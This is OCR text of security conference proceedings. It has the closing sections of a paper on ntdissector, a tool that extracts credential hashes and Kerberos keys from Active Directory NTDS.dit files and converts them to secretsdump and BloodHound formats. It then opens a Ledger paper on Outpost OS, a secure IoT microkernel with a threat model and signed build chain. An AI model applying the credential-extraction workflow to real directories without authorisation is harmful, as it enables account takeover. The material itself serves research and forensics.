


Fig. 2. ADAM NTDS secrets decryption process.

One last difference resides in the kind of structure stored in the *supplementalCredentials* attribute. In a standard NTDS.dit database, this attribute holds the *USER_PROPERTIES* [8] structure. Among other secrets, this structure stores the Kerberos long term keys.

However, in ADAM files, a *WDIGEST_CREDENTIALS* [9] structure is stored in that attribute. In this case, it has little interest since it only seems to store *WDigest* credentials.

E ntdissector toolset

One of the main goals of *ntdissector* was to provide readable input for other tools. This section describes what can be done with the output of *ntdissector* and the tools it offers.

E.1 secretsdump

The script *user_to_secretsdump.py* provides a simple conversion of JSON files to the usual *secretsdump* output:

```
<username>:<rid>:<LM>:<NT>::: (pwdLastSet=<date>) (status=<status>)
<username>_historyX:<rid>:<LM>:<NT>:::
```

E.2 Bloodhound

Of course, ingesting the data into *Bloodhound* was on the to-do list. A simple converter would be useful for both pentesters who find old NTDS.dit files and for forensic analysis.

The script *convert_to_bloodhound.py* implements such transformation. The documentation of *Bloodhound* is not up-to-date, so most of the work has been inspired by *BloodHound.py* [11] and *SharpHound* [13].

F Remaining technical challenges

F.1 Compression

Though *dissect.esedb* implements the core of the ESE parsing features, it is not possible at the time of writing to easily decompress some ESE fields that are compressed using the XPRESS10 algorithm. Microsoft implemented this algorithm for their cloud services and they developed their own hardware to improve the decompression in the infrastructure [7].

Unfortunately, the available code cannot be used as-is with Python. *ntdissector* ignores these fields for the moment, contribution to *dissect.esedb* are welcome to add the support of this compression algorithm.

G Conclusion

The open source tool **ntdissector** was published at `https://github.com/synacktiv/ntdissector`.

References

1. Julien Legras Mehdi Elyassa. Add functions to efficiently serialize records, 2023. `https://github.com/fox-it/dissect.esedb/pull/24`
2. Julien Legras Mehdi Elyassa. Introducing ntdissector, a swiss army knife for your ntds.dit files, 2023. `https://www.synacktiv.com/publications/introducing-ntdissector-a-swiss-army-knife-for-your-ntdsdit-files`
3. Julien Legras Mehdi Elyassa. Using ntdissector to extract secrets from adam ntds files, 2023. `https://www.synacktiv.com/en/publications/using-ntdissector-to-extract-secrets-from-adam-ntds-files`
4. Microsoft. [MS-ADA2]: Attribute ms-LAPS-EncryptedPassword, 2021. `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/b6ea7b78-64da-48d3-87cb-2cff378e4597`

5. Microsoft. [MS-GKDI]: Creating a New Root Key, 2021.
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gkdi/017840c0-2aca-4abe-9ef5-979046e8a198
6. Microsoft. [MS-GKDI]: Group Key Distribution Protocol, 2021.
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gkdi/943dd4f6-6b80-4a66-8594-80df6d2aad0a
7. Microsoft. Project zipline, 2021.
https://github.com/opencomputeproject/Project-Zipline
8. Microsoft. [MS-SAMR]: supplementalCredentials, 2022.
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/0705f888-62e1-4a4c-bac0-b4d427f396f8
9. Microsoft. [MS-SAMR]: WDIGEST_CREDENTIALS Construction, 2022.
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/511f65e8-3dbe-4377-b657-30b47dc4f26c
10. Microsoft. [MS-ADTS]: LSAPR_AUTH_INFORMATION, 2024.
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/dfe16abb-4dfb-402d-bc54-84fcc9932fad
11. Dirk-Jan Mollema. Bloodhound.py.
https://github.com/dirkjanm/BloodHound.py
12. Jay Simmons. By popular demand: Windows LAPS available now!, 2023.
https://techcommunity.microsoft.com/t5/windows-it-pro-blog/by-popular-demand-windows-laps-available-now/bc-p/3805787
13. BloodHound team. Sharphound.
https://github.com/BloodHoundAD/SharpHound

Once upon a time in IoT: an industry-grade OS perspective for IoT security

Patrice Hameau, Victor Servant, Philippe Thierry and Florent Valette
firstname.lastname@ledger.fr

Ledger

Abstract. Last year [24] we started to work on a separated deported UI [1] designed to support an efficient secured and trusted display management with enhanced security level as alternative to technologies such as TrustZone. The goal was to be able to securely receive, manipulate and display requests from an eSE [2] in a separated, dedicated, control/data plane, with non-secure parts outside of this plane fully unaware of such a path.

In the meantime, we have worked on a more formal specification on how to properly support a deported UI in our products, while still including our initial use cases as defined in [24]. Our work has been focused on deported trusted and secured UI architectures where an eSE drives directly an auxiliary UI component. Considering also our needs for modern UI rendering, we have then started to look on how to implement such an architecture on various MCUs,[3] such as the STM32 family from STMicroelectronics, yet with portability in mind.

After an in-depth review of the state of art, no convincing open solution has been identified on MCUs for hosting the firmware pieces of such deported UI. From there is born a new secure and versatile Operating System (OS), denoted *Outpost OS*, conceived to support at the very same time code integration of various origins, runtime isolation, high level of robustness and security, and industrialization and maintenance constraints. This article presents this new OS and its main associated concepts.

A Introduction

A.1 Deported UI needs

Following the work conducted and previously published in SSTIC 2023 [24] we have converged on a general architecture hardware design for our various secure and trusted deported UIs use cases. These use cases require a separated, dedicated UI controller, as described in

[1] User Interface
[2] embedded Secure Element
[3] Micro Controller's Unit

Figure 1. Such an architecture was tested with a bare metal firmware to validate its feasibility and performances, and the results were described in the previous year's article.




Fig. 1. High level view of secure and trusted deported UI architecture

Since then, we took time to review and formally specify the functionality, industrial and security needs and their impacts of an ideal software architecture for such a deported UI architecture. This step has been very valuable as it has lead us to formalize and refine the following aspects:

— Defining a strong and mature enough basis for our architectural and security model to enforce the system robustness, considered threats, and take into account the optional need of security certification process

— Easing the management of the technical debt associated to the MCU's software ecosystem during the natural evolution of the product lines

— Taking into account the constraints of industrially produced and maintained secure IoT devices (different developments environments, lifecycle and constraints for the parts composing it, and delivery management process)

From this study it has appeared that we need to use a secure Operating System (OS) to support the deported UI functionality on the MCU acting as the UI Controller. We have then defined more in details the requirements for this secure OS, which will cover in the next paragraph.

A.2 Secure operating system requirements

As per the high level specification for a deported UI (as well as for other future usages envisaged on our products we wanted to take into

account at the same time) we have refined our needs for a secure OS as per the following technical requirements list:

Requirement 1 *The OS guarantees a high level of security and robustness at runtime,*[4] *with predefined application assets, full isolation (memory, hardware resources. . .) of each application runtime, and resistance to certain logical and non-invasive threats.*

Requirement 2 *The OS relies on micro-kernel concepts to minimize its Trusted Code Base (TCB)*

Requirement 3 *The OS concepts, its build system and Application Programming Interface (API) are not dedicated to a specific market or usage*

Requirement 4 *The OS is open-source, with a non-contagious license model*

Requirement 5 *A SDK*[5] *tailored for a chosen OS configuration can be easily built and delivered to application developers*

Requirement 6 *The OS supports applications developed at least in the following programming languages: C11 and Rust (chosen to start as memory-safe language)*

Requirement 7 *The application developer can rely on supported parts of POSIX PSE-51-1 API [26] to ease application testing and portability*

Requirement 8 *Lifecycle, confidentiality, authenticity and traceability of each component composing the device image shall be natively supported as per OS architecture and integrated in the build system for both applications developers and product integrator*

Requirement 9 *The product integrator can rely on a dedicated and autonomous Integration Kit (IK) to build device images without needing to be able to access to the application developer development environment, and enforcing reproducible build.*

Requirement 10 *The product integrator's Integration Kit (IK) complies with the SCAP*[6] *framework (CPE*[7] *generation from delivery manifest) and allows notably SBOM*[8] *generation*

---

[4] What is aimed here is detailed in *Security Threat Model* hereafter
[5] Software Development Kit
[6] Security Content Automation Protocol [42]
[7] Common Platform Enumeration [41]
[8] Software Bill of Materials

The main reasons for these requirements is explained hereafter from the considerations for security threats and industrial approach.

Security Threat Model :
We have though from the start that such an OS, aiming at being used in small secure IoT devices, will be exposed to various attack scenarios. As the OS software implementation will run on a MCU with 'moderate' security level (at least considered as lower than the ones of an eSE[9]) some of these scenarios will be covered while others are voluntary kept out of scope (in general as unmanageable using pure software implementation). These scenarios have also been studied with a focus for our products ecosystem and associated security needs (and thus encompassing the link of the MCU with an eSE), but are however generic enough for most of secure IoT devices projects.

From our security analysis, we have considered the following threat model:[10]

Threat 1 *The adversary tries to tamper with the OS using logical attacks, either through external inputs it may control or using applicative code parts (bugs, trojan horses. . .)*

Threat 2 *The adversary tries to tamper the MCU using non-invasive hardware attack (side-channel attacks. . .)*

Threat 3 *The adversary tries to corrupt the boot sequence or the boot environment of the MCU before the start of the OS*

Threat 4 *The adversary tries to logically or physically tamper or replace the external parts (external peripherals, cut PCB line. . .) connected to the MCU onto which run the OS*

Threat 5 *The adversary tries to tamper the MCU with semi-invasive or invasive hardware attacks (silicon die access for micro-probing. . .)*

All threats can't be fully protected using software only countermeasures, moreover on MCUs that, even if some of them embed more and more efficient hardware security mechanisms, are not aiming to reach the security resistance of an eSE.

[9] embedded Secure Element
[10] For the sake of clarity, the threat model presented here has been simplified with only high level threats to keep this article short enough

Although, a well-designed OS, in the framework of a global system security architecture approach (notably if including the usage of an eSE connected to the MCU onto which run the OS), can include multiple defense in depth mechanisms increasing very significantly the necessary attacker technical skills, required equipments and time to perform a successful attack. This increase of attack complexity eases also the inclusion of some 'intelligent' attack detection mechanisms capable of identifying various attack scenarios (e.g. internal integrity checks, measure of response time of some services. . .). Such defense in depth mechanisms have been demonstrated in [3] and can be very efficient when setup as part of a complete defense system composed of hardware, software and architectural considerations.

We have separated in four main categories the support level of the OS security counter-measures for each of considered threats:

— *Fully Covered*: The OS must integrate proper counter-measures to be resistant against such threats (full coverage).
— *Partially Covered*: The OS must integrate counter-measures for at least a part of such threat cases. The overall threat scenario may not be covered by a software only approach in the OS, requiring a hybrid hardware/software/architectural response for full coverage.
— *Deferred*: While not aiming at defeating completely such a threat, the OS must include mechanisms to increase the necessary attack level, or make the attack path unpredictable, or the attack highly time-consuming. These counter-measures shall be seen here as part of a more complete global defense mechanism which can imply also other hardware and applicative counter-measures.
— *Out of Scope*: No dedicated software counter-measures is envisaged in the OS (either as inefficient against considered threat or because threat is not detectable at software level)

The Table 1 summarizes the support level of the OS counter-measures in regard to each threat defined in the threat model above.

Threat Nature	**Fully**	**Partially**	**Deferred**	**Out of Scope**
Threat 1: Logical attack	✓			
Threat 2: Non-invasive HW attack			✓	
Threat 3: Early boot attack				✓
Threat 4: External env. corruption		✓		
Threat 5: (Semi)Invasive HW attack				✓

Table 1. OS counter-measures support level vs considered threats

Threat 1 - Logical attack: Responding to this threat includes software architecture and defense in depth security features such as $W \oplus X$, Stack Smashing Protection, strict memory and resources partitioning, etc. These mechanisms are usual kernel-level security features (e.g. application in non-privileged mode, usage of MPU to provide only access to application resources, deterministic scheduler...), above multiple others described later. Response of such threat has also to be managed at application level by using proper software design architecture as notably ensuring efficient services separation based on the *separation of concerns* principle (e.g. creating smaller, separated services instead of macro-services, using separated SoCs for separated high level feature-sets, and so on). All these threat responses require proper design of OS API. But also some OS core properties (including efficient application switching and inter-process communication) and build-system level features (notably to allow efficient memory usage) to support such applicative software architecture based on separation of services.

Threat 2 - Non-Invasive attack: Such threats family encompasses attack that do not require alteration of the device, and can be subdivided in several classes: to simplify we consider here only the side-channel and fault injection ones. Side-channel threats (e.g. timing or power consumption measurement on USB cable) can be addressed by OS core mechanisms to mask with dedicated algorithms its internal operation and by offering some dedicated API for supporting resistant algorithms at application level (e.g. critical section). Fault injection threats (e.g. using power supply or electromagnetic glitches) are much more complex to address by software counter-measures only. Although, a well-defined software design with counter-measures using proper methodology and algorithm to detect and react to such threats can make them very complex or even impossible to materialize. Such counter-measures include CFI[11] on critical data paths such as system calls implementation, Hamming distance consideration or memory protection setting and update paths. Several components in the OS core shall include counter-measures against such fault injection threats (e.g. MPU management), but other typical security-critical components require also proper protection, such as the upgrade manager.

Threat 3 - Early boot attack: As this threat takes place before the execution of the OS core runtime, and that the secure boot mechanism is in charge of validating its integrity (and if needed its authenticity), the OS core code cannot have fully efficient response against it. In some configuration, the secure boot mechanism can leverage some secret token

[11] Control Flow Integrity

to the OS runtime that can be used afterwards to unlock some secret required by the OS core, thus limiting access to sensitive data if boot mechanism is completely bypassed. Such threat is indeed considered to be covered by the secure boot mechanisms of the MCU that include ROM and fuse usage [43]. We have thus considered for our model that the OS integrity is fully in charge of the secure boot of the MCU. And then that the OS core has to enforce the application integrity upon each boot, and to validate the OS core and application authenticity upon an upgrade.

Threat 4 - External environment corruption: This kind of threat is quite complex to thwart, but counter-measures such as timing measurements and behaviors analysis can be considered as a good staring point to detect unexpected alterations of unsecured peripheral components that cannot include defense mechanisms such as authentication (touchscreens, lcd panels...). Most of the counter-measures to be implemented there will be at peripheral driver level in application code. However, the OS core shall provide enough support through its API to implement them (e.g. precise timing measurements of some events, access to frequency or power consumption data...).

Threat 5 - Invasive attack: Such threats family are almost impossible to be countered by software, as most of the time they cannot be detected by the runtime code alone. Either these attack aimed at performing silent measurements (e.g. micro-probing on the MCU die) or they consist in altering temporary or permanently the MCU hardware itself, thus making the runtime OS code behave in an unexpected and unpredictable way, and then having the implementation of its security counter-measures ineffective. Even if software may help to react to such attack once detected, the detection and prevention of such attack requires to have dedicated hardware mechanisms which most of MCUs do not have.

In the end, all the threats not out of scope in the Table 1 (indeed a much more detailed version from our internal analysis), as well as further review of MCUs hardware counter-measures and known attack paths, have been used to precisely define what we wanted to encompass in 'high level of security and robustness at runtime' in requirement 1, and has allowed us to define a complete threat model and associated security objectives wished for such an OS.

Industrial Model Approach :
From an industrial point of view, the requirements 8 and 9 are the consequence of multiple industrial hypothesis, such as development lifecycle and collaborative / non-collaborative considerations, with respect for the

generic model defined in Figure 2. Typically, the overall software functionality may be delivered thanks to multiple teams or contractors, requiring the usage of external statements of work or internal team repartition. And as such it should not be constrained by a monolithic project-based software design and should allow different entity to make independent build of applications and integration in the device image.

Requirement 10 is a natural consequence of the previous ones, as it allows one to automate the survey of vulnerabilities and ease the dispatch of software update requirements to teams, contractors, etc., through a formally defined and widely used component identification mechanism.

The requirements 6 and 7 have been defined to help in the inclusion of C11 existing code, either as OSS,[12] MCU manufacturer's drivers and library, or commercial code, while encouraging the writing of critical applicative components in a memory safe language as Rust. The support of a subset of POSIX PSE51-1 has also been added as an efficient helper for business logic native testing on any POSIX-compliant host (e.g. linux) and also as a possible enabler for easing the integration and the training of developers.

Future-proofing is mostly ensured by requirement 3, with the aim of ensuring that any new product can reuse as much as possible the OS without having to generate per-project any specific codeblock in core components. All project-specific parts are deported to user-space tasks, and any common functionalities to any (sub-)product line can then be shared through either a dedicated application or library without impacting other projects that do not require it at all.

As open-sourcing is part of Ledger production model and user trust, we also wanted to go for an open-source OS, as defined in 4. This requires that the OS, with the constraints of such a model, be capable of handling also strictly confidential value-added software blocks and ensure that they may be kept confidential if needed. Nevertheless, proprietary but free to use software, such as ThreadX [12] are problematic as soon as we wish to include some missing security-critical value added at core level.

As soon as reusability of common components is a critical need, the application developer's environment and the product integrator's one need to be uncorrelated. Such a paradigm allows the application developer to use an easy, potentially multi-products, SDK, while at the same time to develop various common functionality that can be integrated as reusable blocks for different products. Typical examples are the upgrade subsystem

[12] Open-Source Softwares




Fig. 2. Targeted typical generic embedded software delivery sequence

or the key management service, but it can be also useful to other various services. To support this separation, we have defined requirements 5 and 9.

Separating the business logic developer environment from the integrator environment has multiple impacts. Component delivering, ABI [13] compliance (in case of binary integration) and developer authentication mechanisms (such as usage of GPG signature to sign code, builds and images) become there critical for enforcing end to end security of integration and delivery chains. This requires the developer's environment and project Integration Kit (IK) of the OS to have such security mechanisms (signature generation and checks, manifest, role definition...) integrated by design. The requirement 8 is aiming at covering all these aspects.

A.3 Operating system state of the art

We took some time to perform a survey as exhaustive as possible on existing OS candidates suitable in regard to our needs. It has been found at the time of this article that mature and secure enough OSs for IoT (based on ARM® Cortex-M or RISC-V RV32E CPUs) designed with both high security and industrial-level considerations are mostly closed-source or proprietary solutions: ThreadX [12], ProvenCore-M [35], PikeOS [16] or SeL4 [30]. We have thus excluded them from our survey (as per our requirement 4). Careful review of well known open source OSs with security features brought us to the conclusion that they were not fulfilling our robustness and security level requirements, or were not tailored for industrial usage. We have thus finally not retained any of them (for example Riot [8] based on previous analysis already done in [10, 11]). Others potentially promising ones such as Muen [15] or Redox [33] have also not been considered as targeting mainly hardware out of our scope for IoT.

As a summary, the main results of our OSs survey are listed in Table 2. The following symbols have been used in this table:

- ✓ : the requirement is fully supported
- ~ : the requirement is partially supported (plugin, partial support)
- ✗ : the requirement is not supported
- $\notin$: the requirement is not in the scope of the target

One of the point standing out from the open source OSs reviewed is a lack of differentiation between the developer environment and the product integrator environment, or even the absence of product integration mechanism. Without such mechanism it is complicated to manage the

[13] Application Binary Interface

label	**MbedOS**	**TockOS**	**FreeRTOS**	**Wookey**	**Zephyr**
R. 1: Secure	✗	~‡	✗	~	✗
R. 2: μkernel	✗⋆	✓	✗	✓	✗
R. 3: COTS	✓	✓	✓	✓	✓
R. 4: OSS	✓	✓	~	✓	✓
R. 5: SDK	✓	✓	✓	✓	✓
R. 6: C, Rust	✗	✓	~	✗	~
R. 7: known API	~†	✓	✓	✓	✓
R. 8: components authentication	$\notin$	$\notin$	$\notin$	$\notin$	$\notin$
R. 9: integration kit (IK)	$\notin$	$\notin$	$\notin$	$\notin$	$\notin$
R. 10: IK: SCAP & SBOM	$\notin$	$\notin$	$\notin$	$\notin$	$\notin$

‡ No SSP support
† CMSIS API is not POSIX and is not portable, but is yet a defacto standard API
⋆ partitioning but no core kernel functions delivered

Table 2. secure Open-Source Operating systems for small IoT survey

separation of COTS [14] with internal developments, the sharing of various core functionalities between applications, the separation of developments teams, the release lifecycle management, and the maintenance (tracking of bugs, CVEs…).

In order not to exclude most of the found solutions, we have considered there to lower our requirements for production integrations, by considering redeveloping a set of proper product management and integration tools on top of provided build toolchain. But it was no question however to lower our robustness and security level requirements (including considering future security certification needs), and here none of the analyzed open source solution was fulfilling them. In the end, from this survey we came unfortunately to the conclusion that no open source solution fulfilling our requirements was available.

As a response to this lack of corresponding technical solution, we have started to work on the specification and implementation of a new OS denoted *Outpost OS*. From our previous experiences, we were conscious that it would be a real challenge. But also that it will respond to an unmet need to have at disposal a generic secure OS for various IoT devices types that will support state-of-the-art security architecture principles (present already in a few open source solutions [10, 22]), the support of the high level security constraints as defined in A.1, as well as industrial and maintenance lifecycle processes.

[14] Commercial off-the-shelf

Also, in order to avoid some traps we may encounter during a new design, the architecture and implementation of Outpost OS is undergoing a continuous review of our security team for both logical and hardware attack paths on the MCUs we are using. This includes external logical attack paths, as well as state-of-the-art hardware based attack paths (non-invasive and invasive; e.g. power supply, electromagnetic, and laser perturbations).

The remaining of this article explains more in depth what is Outpost OS. In Section B, we describe the general concept of Outpost OS, starting with how we defined the global architecture and build system in order to achieve our high robustness and security level requirements 1-2, as well as industrial requirements 3-8. We then present in more details the overall security architecture, explaining the various security considerations that have been integrated to the OS in order to respond to the security threats considered in Section A.1 and requirements 1 and 10.

In Section C we then walk through our first concrete use case initially described in [24], showing how Outpost OS responds to our needs for a secure deported UI. We conclude with the current development state of the OS, and the next planned features.

B OutpostOS: a versatile and secure OS for small embedded systems

B.1 Design and concepts

From a fully specified build model... In order to ensure C and Rust hybrid build, efficient SDK delivery, build manifest and license management, Outpost OS is based on Meson [32] as build system and Kconfig [21] as configuration system. Subcomponents can also use CMake or Cargo for example, while their configuration is still based on Kconfig. Some build system restrictions have been set to allow automatic generation of firmware manifest files. Such files allow to deliver a SBOM and software CPE upon each firmware delivery time, providing a complete software traceability. They also allow SDK-based independent configuration (Kconfig-based), build and delivery.

The Outpost Operating system and tooling is also considered, in terms of licensing, in order to supports:

- Closed source applications, through the usual dual-licensing model that include BSD license family in userspace.
- Open-source applications using the (L)GPL licenses family with the same dual licensing pattern.

— Closed source projects (such as military or other specific domains), through the usage of dual licensing and Apache 2.0 license at kernel level.
— Applications and kernel are never linked together, keeping potential heterogeneous license model feasible at project level.




Fig. 3. Outpost OS Integrator's kit

While the Outpost OS is natively designed in order to be decomposed in a Software Development Kit (SDK) and an Integration Kit (IK), multiple additional development considerations have been taken. First it has been decided that any library, driver or application is an independent component which can be built independently. Libraries, like drivers, can be reused in multiple projects, using multiple boards, with the very same VCS [15] tag if needed. Secondly including prebuilt objects, like library binaries (for example in the case of NDA [16] restrictions) is also allowed.

These environments are described in Figure 3 and 4. All this allows to support Requirements 5 and 9.

Outpost OS applications, which are implemented using the Outpost SDK, are defined as services that can be either hardware-relative (interacting directly with a hardware peripheral) or being a portable business service (value added algorithm or function without direct hardware dependency).

In the first case, the application needs inputs from the project integration configuration to be properly configured. This typically includes peripheral pin-muxing configuration, mapping, and so on.

[15] Version Control System
[16] Non-Disclosure Agreement




Fig. 4. Outpost OS Software development kit

In the later case, applications can be included in the Outpost IK as binary components, allowing prebuilt services and NDA restriction compliance for value added algorithms if needed.

Figure 5 points the different application types and the way they are used in Outpost.




Fig. 5. Outpost application families

Such a paradigm is highly impacting on the overall OS build system security. To achieve that, Outpost IK voluntary delivers three independent binary blocks:

— Applications binary blobs

— Kernel binary blob, containing Outpost micro-kernel, denoted *Sentry*
— Applications meta-information binary table

At application build time, the SDK always delivers a relocatable ELF binary hosting both executable content **and** all required meta-information with a GPG-signed authentication mechanism.

In the case of relocatable ELF binary, Meta-information signing works in the same way as the Debian package signing model used in *dsc* and *changes* files [2, 9]. In Outpost though, metadata are stored in the `.note` section of the ELF instead of a separated file, in a similar way Linux does for signed external modules [1]. Nevertheless, these fields are not run-time checked (like Linux does) but project integration time checked.

On the other hand, dist packages and VCS tags being standard delivery formats, these last ones, containing reproducible sources, delivers all the required configuration to guarantee a reproducible build. The Dist package also delivers a GPG-signed manifest in order to authenticate the developer, while VCS sources use the standard VCS GPG-based authentication scheme.

Such meta-information generation is a production of the SDK and complies with SystemD package notes specification [17] [38], and is used as an input by the IK (Integrator's Toolkit) to rebuild source application for dist or VCS deliveries, generate a valid layout for the target, and to forge the firmware application meta-information binary table. This table is then always signed by the project's integrator's key, and is authenticated at runtime, as explained later, in Section B.3. Figure 7 describes the way metadata is included in binary deliveries, while source deliveries are equivalent GPG-authenticated JSON files. Figure 6 describes the overall authentication sequence.

To achieve that in the IK, input binary applications authentication is validated against the project GPG repository, in order to authenticate the developer. This step also validates the relocatable binary integrity, using the GPG-signed hashes fields in the generated metadata.

It is to note that the IK is also responsible for validating that the SDK used comply with the current project ABI, using the SDK version set in the metadata.

In SDK-based application build, the application metadata also hold generic, application-hosted information. In order to produce the final ELF file with final metadata, some will be superseded by the project integrator

[17] Package metadata requires '–package-metadata' linker flags
linker required version: bfd, gold $\geq$ 2.39, mold $\geq$ 1.3.0, lld $\geq$ 15.0

in order to correspond to the project configuration, while others will be kept.

Typically, superseded fields are the one that impact the overall project integration, such as application priority or quantum, while application-local fields such as owned configuration, stack or heap size are kept.

The result of such a process enables:

— authenticated relocatable pre-built ELF file with developer's meta-data, signed by the developer's GPG key

— authenticated final ELF file with integrator superseded metadata, signed by the integrator's key

— source-based deliveries, authenticated through VCS developer's GPG signature, producing ELF authenticated with integrator's GPG key

